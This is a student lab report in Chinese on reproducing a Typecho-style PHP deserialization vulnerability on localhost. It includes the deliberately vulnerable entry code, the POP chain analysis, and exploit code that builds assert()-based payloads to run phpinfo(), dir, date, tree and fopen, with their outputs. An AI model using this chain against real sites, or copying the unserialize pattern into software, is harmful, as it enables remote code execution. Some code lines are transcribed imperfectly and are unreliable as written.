

软件安全实验报告

姓名：辛浩然 学号：2112514 班级：信息安全、法学

1 实验名称

反序列化漏洞

2 实验要求

复现 12.2.3 中的反序列化漏洞，并执行其他的系统命令。

3 实验过程

3.1 复现执行 phpinfo()

创建 typecho.php 文件，代码如下：

```
1
2 <?php
3 class Typecho_Db{
4     public function __construct($adapterName){
5         $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
6         // 字符串拼接，如果$adapterName是一个对象，则字符串的拼接会调用
        toString方法
7     }
8 }
9
10 class Typecho_Feed{
11     private $item;
12     public function __toString(){
13         $this->item['author']->screenName;
14         //item是数组，key为author，这里访问value的screenName变量
15     }
16 }
17
18 class Typecho_Request{
19
20     private $_params = array();
21     private $_filter = array();
```

```

22
23 public function __get($key)
24 //魔术方法get，读取一个不可访问属性的值时会被调用
25 {
26     return $this->get($key);
27 }
28
29 public function get($key, $default = NULL)
30 {
31     switch (true) {
32         case isset($this->_params[$key]):
33             $value = $this->_params[$key];
34             break;
35         default:
36             $value = $default;
37             break;
38     }
39     //若不是数组且长度大于零
40     $value = !is_array($value) && strlen($value) > 0 ? $value :
41     $default;
42     return $this->_applyFilter($value); //调用_applyFilter方法
43 }
44
45 private function _applyFilter($value)
46 {
47     if ($this->_filter) { //如果$this->_filter不为空
48         foreach ($this->_filter as $filter) { //遍历$this->_filter
49             //是否为数组，若是，绑定键值对$filter, $value
50             $value = is_array($value) ? array_map($filter, $value) :
51             call_user_func($filter, $value);
52             //若不是，调用call_user_func
53         }
54         $this->_filter = array();
55     }
56     return $value; //返回$value
57 }
58
59 $config = unserialize(base64_decode($_GET['__typecho_config']));
60 //反序列化，从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，
61 //unserialize()的参数可控，这里是漏洞的入口点。
62 $db = new Typecho_Db($config['adapter']);

```

```
62 //实例化了类Typecho_Db, 类的参数是通过反序列化得到的$config
63 ?>
```

该 web 应用通过 `$_GET['_typecho_config']` 从用户处获取了反序列化的对象, 满足反序列化漏洞的基本条件, `unserialize()` 的参数可控, 这里是漏洞的入口点。

接下来, 程序实例化了类 `Typecho_Db`, 类的参数是通过反序列化得到的 `$config`。在类 `Typecho_Db` 的构造函数中, 进行了字符串拼接的操作, 而在 PHP 魔术方法中, 如果一个类被当做字符串处理, 那么类中的 `__toString()` 方法将会被调用。

在类 `Typecho_Feed` 的 `__toString()` 方法中, 会访问类中私有变量 `$item['author']` 中的 `screenName`, 这里又有一个 PHP 反序列化的知识点, 如果 `$item['author']` 是一个对象, 并且该对象没有 `screenName` 属性, 那么这个对象中的 `__get()` 方法将会被调用。


类 `Typecho_Request` 中的 `__get()` 方法会返回 `get()`, `get()` 中调用了 `__applyFilter()` 方法, 而在 `__applyFilter()` 中, 使用了 PHP 的 `call_user_function()` 函数, 其第一个参数是被调用的函数, 第二个参数是被调用的函数的参数, 在这里 `$filter`, `$value` 都是我们可以控制的, 因此可以用来执行任意系统命令。至此, 一条完整的利用链构造成功。

根据上述思路, 写出对应的利用代码:


```
1
2 <?php
3 class Typecho_Feed
4 {
5     private $item;
6     public function __construct(){
7         $this->item = array(
8             'author' => new Typecho_Request(),
9         );
10    }
11 }
12 class Typecho_Request
13 {
14     private $_params = array();
15     private $_filter = array();
16     public function __construct(){
17         $this->_params['screenName'] = 'phpinfo()';
18         $this->_filter[0] = 'assert';
19     }
20 }
21 $exp = array(
22     'adapter' => new Typecho_Feed()
23 );
24 echo base64_encode(serialize($exp));
25 ?>
```

上述代码中用到了 PHP 的 `assert()` 函数, 如果该函数的参数是字符串, 那么该字符串会被 `assert()` 当做 PHP 代码执行。`phpinfo()` 便是我们执行的 PHP 代码。访问 `exp.php` 便可以获得

payload.



通过 get 请求的方式传递给 typecho.php 后, phpinfo() 成功执行。



3.2 执行其他系统命令

下面尝试执行其他系统命令：

3.2.1 system("dir")

修改 exe.php 代码如下所示:

```
exp.php - 100%
文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

{
    private $item;
    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'system("dir");
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed()
);
```

访问 exp.php 便可以获得 payload。

```
localhost/exp.php
/*exp.php*/
YToxOntzOjY6ImFkYXZlOi0086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtp
```

通过 get 请求的方式传递给 typecho.php 后，system("dir") 成功执行。

```
localhost/typecho.php?_typecho_config=YToxOntzOjY6ImFkYXZlOi0086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpQjE1OiUuXBIY2hvX1JicXVlc3QjQjI
/*typecho.php*/ 驱动 C 中的卷没有锁定。 卷的序列号是 E2E0-8D04 C:\Users\25123\Downloads\PHPnow-1.5.6\htdocs 的目录 2023/05/09 15:21
. 2023/05/09 08:23
.. 2023/05/09 08:47
1 2023/05/09 19:36 466 exp.php 2010/09/22 17:16 8,195 index.php 2023/04/26 20:17 0 newfile.txt 2023/05/09 08:17
phpMyAdmin 2023/05/09 15:23 2,297 typecho.php 2023/04/26 20:19 1,173 use.txt 2023/05/09 11:25 682 xss_test.php 6 个文件 12,813 字节 4 个目录 20,706,189,312 可用字节
Catchable fatal error: Method Typecho_Feed::__toString() must return a string value in C:\Users\25123\Downloads\PHPnow-1.5.6\htdocs\typecho.php on line 5
```

3.2.2 system("date")

修改 exe.php 代码如下所示：

```
exp.php - 10 号
文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

{
    private $item;
    public function __construct()
    {
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct()
    {
        $this->_params['screenName'] = 'system("DATE")';
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed()
);
```

访问 exp.php 便可以获得 payload。

```
localhost/exp.php x localhost/typecho.php?_typecho: x +
localhost/exp.php

/*exp.php*/
YToxOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV/
```

通过 get 请求的方式传递给 typecho.php 后，system("date") 成功执行。

```
localhost/exp.php x localhost/typecho.php?_typecho: x +
localhost/typecho.php?_typecho_config=YToxOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1Ol.

/*typecho.php*/ 当前日期: 2023/05/09 周二 输入新日期: (年月日)
Catchable fatal error: Method Typecho_Feed::__toString() must return a string value in C:\Users\25123\Downloads\PHPnow-1.5.6\htdocs\typecho.php on line 5
```


3.2.3 fopen()

修改 exe.php 代码如下所示:


```
exp.php - 记事本
文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

{
    private $item;
    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'fopen(\'newfile.txt\', \'w\');';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
```

访问 exp.php 便可以获得 payload。



通过 get 请求的方式传递给 typecho.php 后，成功执行，新建了一个名为 newfile.txt 的文件。



3.2.4 system("tree")

修改 exe.php 代码如下所示：


```
exp.php - 记事本
文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

{
    private $item;
    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}


class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'system("TREE");
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed()
);
```

访问 exp.php 便可以获得 payload。



通过 get 请求的方式传递给 typecho.php 后，system(“tree”) 成功执行。



4 心得体会

通过本次实验，复现了反序列化漏洞，并执行了其他的系统命令，掌握了反序列化漏洞的原理以及如何对其进行利用。